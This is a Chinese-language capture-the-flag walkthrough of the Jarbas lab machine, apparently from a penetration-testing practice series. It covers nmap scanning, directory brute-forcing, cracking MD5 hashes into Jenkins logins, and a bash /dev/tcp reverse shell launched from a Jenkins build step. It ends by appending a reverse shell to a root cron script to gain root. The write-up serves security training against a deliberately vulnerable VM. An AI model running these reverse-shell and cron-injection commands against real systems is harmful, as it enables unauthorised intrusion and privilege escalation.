Jarbas

一、主机发现

nmap扫C段 Bash 复制代码

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sn 192.168.246.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:29 CST
Nmap scan report for 192.168.246.2
Host is up (0.00035s latency).
Nmap scan report for 192.168.246.128
Host is up (0.00090s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.05 seconds


┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sn 192.168.246.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:29 CST
Nmap scan report for 192.168.246.2
Host is up (0.00032s latency).
Nmap scan report for 192.168.246.128
Host is up (0.00065s latency).
Nmap scan report for 192.168.246.133
Host is up (0.0021s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 15.84 seconds
```

nmap扫描发现目标IP为192.168.246.133

二、端口扫描

扫全部端口

Bash | 复制代码

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap --min-rate 10000 -p- 192.168.246.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 19:37 CST
Nmap scan report for 192.168.246.133
Host is up (0.00088s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
3306/tcp open  mysql
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 14.61 seconds
```

TCP扫描

Bash | 复制代码

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -sV -O -p22,80,3306,8080 192.168.246.133
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 22:00 CST
Nmap scan report for 192.168.246.133
Host is up (0.00049s latency).

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
3306/tcp open  mysql   MariaDB (unauthorized)
8080/tcp open  http    Jetty 9.4.z-SNAPSHOT
MAC Address: 00:0C:29:3A:65:21 (VMware)
Warning: OSScan results may be unreliable because we could not find at lea
st 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.33 seconds
```

UDP扫描

Bash | 复制代码

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sU -sV -O -p22,80,3306,8080 192.168.246.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 22:04 CST
Nmap scan report for 192.168.246.133
Host is up (0.00057s latency).

PORT     STATE  SERVICE  VERSION
22/udp   closed ssh
80/udp   closed http
3306/udp closed mysql
8080/udp closed http-alt
MAC Address: 00:0C:29:3A:65:21 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.38 seconds
```

nmap漏扫

Bash | 复制代码

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script=vuln -p22,80,3306,8080 192.168.246.133
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-03 22:06 CST
Nmap scan report for 192.168.246.133
Host is up (0.00055s latency).

PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|_  /icons/: Potentially interesting folder w/ directory listing
|_http-trace: TRACE is enabled
|_http-dombased-xss: Couldn't find any DOM based XSS.
3306/tcp open  mysql
8080/tcp open  http-proxy
| http-enum:
|_  /robots.txt: Robots file
MAC Address: 00:0C:29:3A:65:21 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 40.10 seconds
```

三、Web渗透

port:80、8080

1. 8080端口发现robots.txt

根据之前漏扫结果发现的robots.txt，进去看一下，内容为：

> we don't want robots to click "build" links

2. 爆破web目录（主要是80端口）

gobuster扫web目录 Bash 复制代码

```
┌──(kali㉿kali)-[~]
└─$ sudo gobuster dir -u http://192.168.246.133/ -w /usr/share/SecLists/Discovery/Web-Content/raft-large-directories.txt -x html,php
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.246.133/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/SecLists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Extensions:              html,php
[+] Timeout:                 10s
===============================================================
2023/07/03 23:34:25 Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 32808]
/access.html          (Status: 200) [Size: 359]
/.html                (Status: 403) [Size: 207]
Progress: 63376 / 186855 (33.92%)[ERROR] 2023/07/03 23:34:37 [!] parse "http://192.168.246.133/besalu\t.html": net/url: invalid control character in URL
[ERROR] 2023/07/03 23:34:37 [!] parse "http://192.168.246.133/besalu\t.php": net/url: invalid control character in URL
Progress: 67850 / 186855 (36.31%)[ERROR] 2023/07/03 23:34:37 [!] parse "http://192.168.246.133/error\x1f_log": net/url: invalid control character in URL
[ERROR] 2023/07/03 23:34:37 [!] parse "http://192.168.246.133/error\x1f_log.html": net/url: invalid control character in URL
[ERROR] 2023/07/03 23:34:37 [!] parse "http://192.168.246.133/error\x1f_log.php": net/url: invalid control character in URL
/.html                (Status: 403) [Size: 207]
/index.html           (Status: 200) [Size: 32808]
/.html                (Status: 403) [Size: 207]
Progress: 184728 / 186855 (98.86%)
===============================================================
2023/07/03 23:34:52 Finished
===============================================================

```

3. 尝试登录系统

我们发现了access.html，访问发现有三串md5编码，尝试解码：

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5978a63b4654c73c60fa24f836386d87
f463f63616cb3f1e81ce46b39f882fd5
9b38e2b1e8b12f426b0d208a7ab6cb98
```

进行人机身份验证 reCAPTCHA 隐私权 - 使用条款

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5978a63b4654c73c60fa24f836386d87	md5	italia99
f463f63616cb3f1e81ce46b39f882fd5	md5	marianna
9b38e2b1e8b12f426b0d208a7ab6cb98	md5	vipsu

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


tiago:5978a63b4654c73c60fa24f836386d87–>italia99

trindade:f463f63616cb3f1e81ce46b39f882fd5–>marianna

eder:9b38e2b1e8b12f426b0d208a7ab6cb98–>vipsu

进入8080端口，发现登陆界面，尝试登录

发现eder–>vipsu成功登录




四、获取系统权限并提权

1. 反弹shell

利用链：创建新任务->构建项目->构建步骤中选择"Execute shell"

反弹shell的命令：

```
/bin/bash -i >& /dev/tcp/ip/port 0>&1
```



保存后回到主页去构建，在构建之前去kali里面 `sudo nc -lvnp 5678` 监听端口

然后成功获取反弹shell

成功获取到反弹shell　Bash　复制代码

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 5678
listening on [any] 5678 ...
connect to [192.168.246.128] from (UNKNOWN) [192.168.246.133] 43442
bash: no job control in this shell
bash-4.2$ whoami
whoami
jenkins
bash-4.2$ uname -a
uname -a
Linux jarbas 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 7 19:03:37 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
bash-4.2$
```

2. 提权

a. 查看有无其他用户

查看有无其他用户 Bash 复制代码

```
bash-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
eder:x:1000:1000:Eder Luiz:/home/eder:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin
jenkins:x:997:995:Jenkins Automation Server:/var/lib/jenkins:/bin/false

```

b. 查看定时任务

查看定时任务 Bash 复制代码

```
bash-4.2$ cat /etc/crontab
cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name  command to be executed
*/5 * * * * root /etc/script/CleaningScript.sh >/dev/null 2>&1
```

定时任务的脚本内容 Bash 复制代码

```
bash-4.2$ cat /etc/script/CleaningScript.sh
cat /etc/script/CleaningScript.sh
#!/bin/bash

rm -rf /var/log/httpd/access_log.txt

```

c. 通过定时脚本提权

根据前面定时任务可知，这个脚本是通过root来执行的，可以以此来提权

向定时脚本写入内容 Bash 复制代码

```
echo "/bin/bash -i >& /dev/tcp/192.168.246.128/5677 0>&1" >> /etc/script/CleaningScript.sh
```

开一个会话来监听端口

监听5677端口 Bash 复制代码

```
sudo nc -lvnp 5677
```

成功提权拿下flag

Win Bash 复制代码

```
┌──(kali㉿kali)-[~]
└─$ sudo nc -lvnp 5677
[sudo] password for kali:
listening on [any] 5677 ...
connect to [192.168.246.128] from (UNKNOWN) [192.168.246.133] 35644
bash: no job control in this shell
[root@jarbas ~]# whoami
whoami
root
[root@jarbas ~]# cat flag.txt
cat flag.txt
Hey!

Congratulations! You got it! I always knew you could do it!
This challenge was very easy, huh? =)

Thanks for appreciating this machine.

@tiagotvrs
```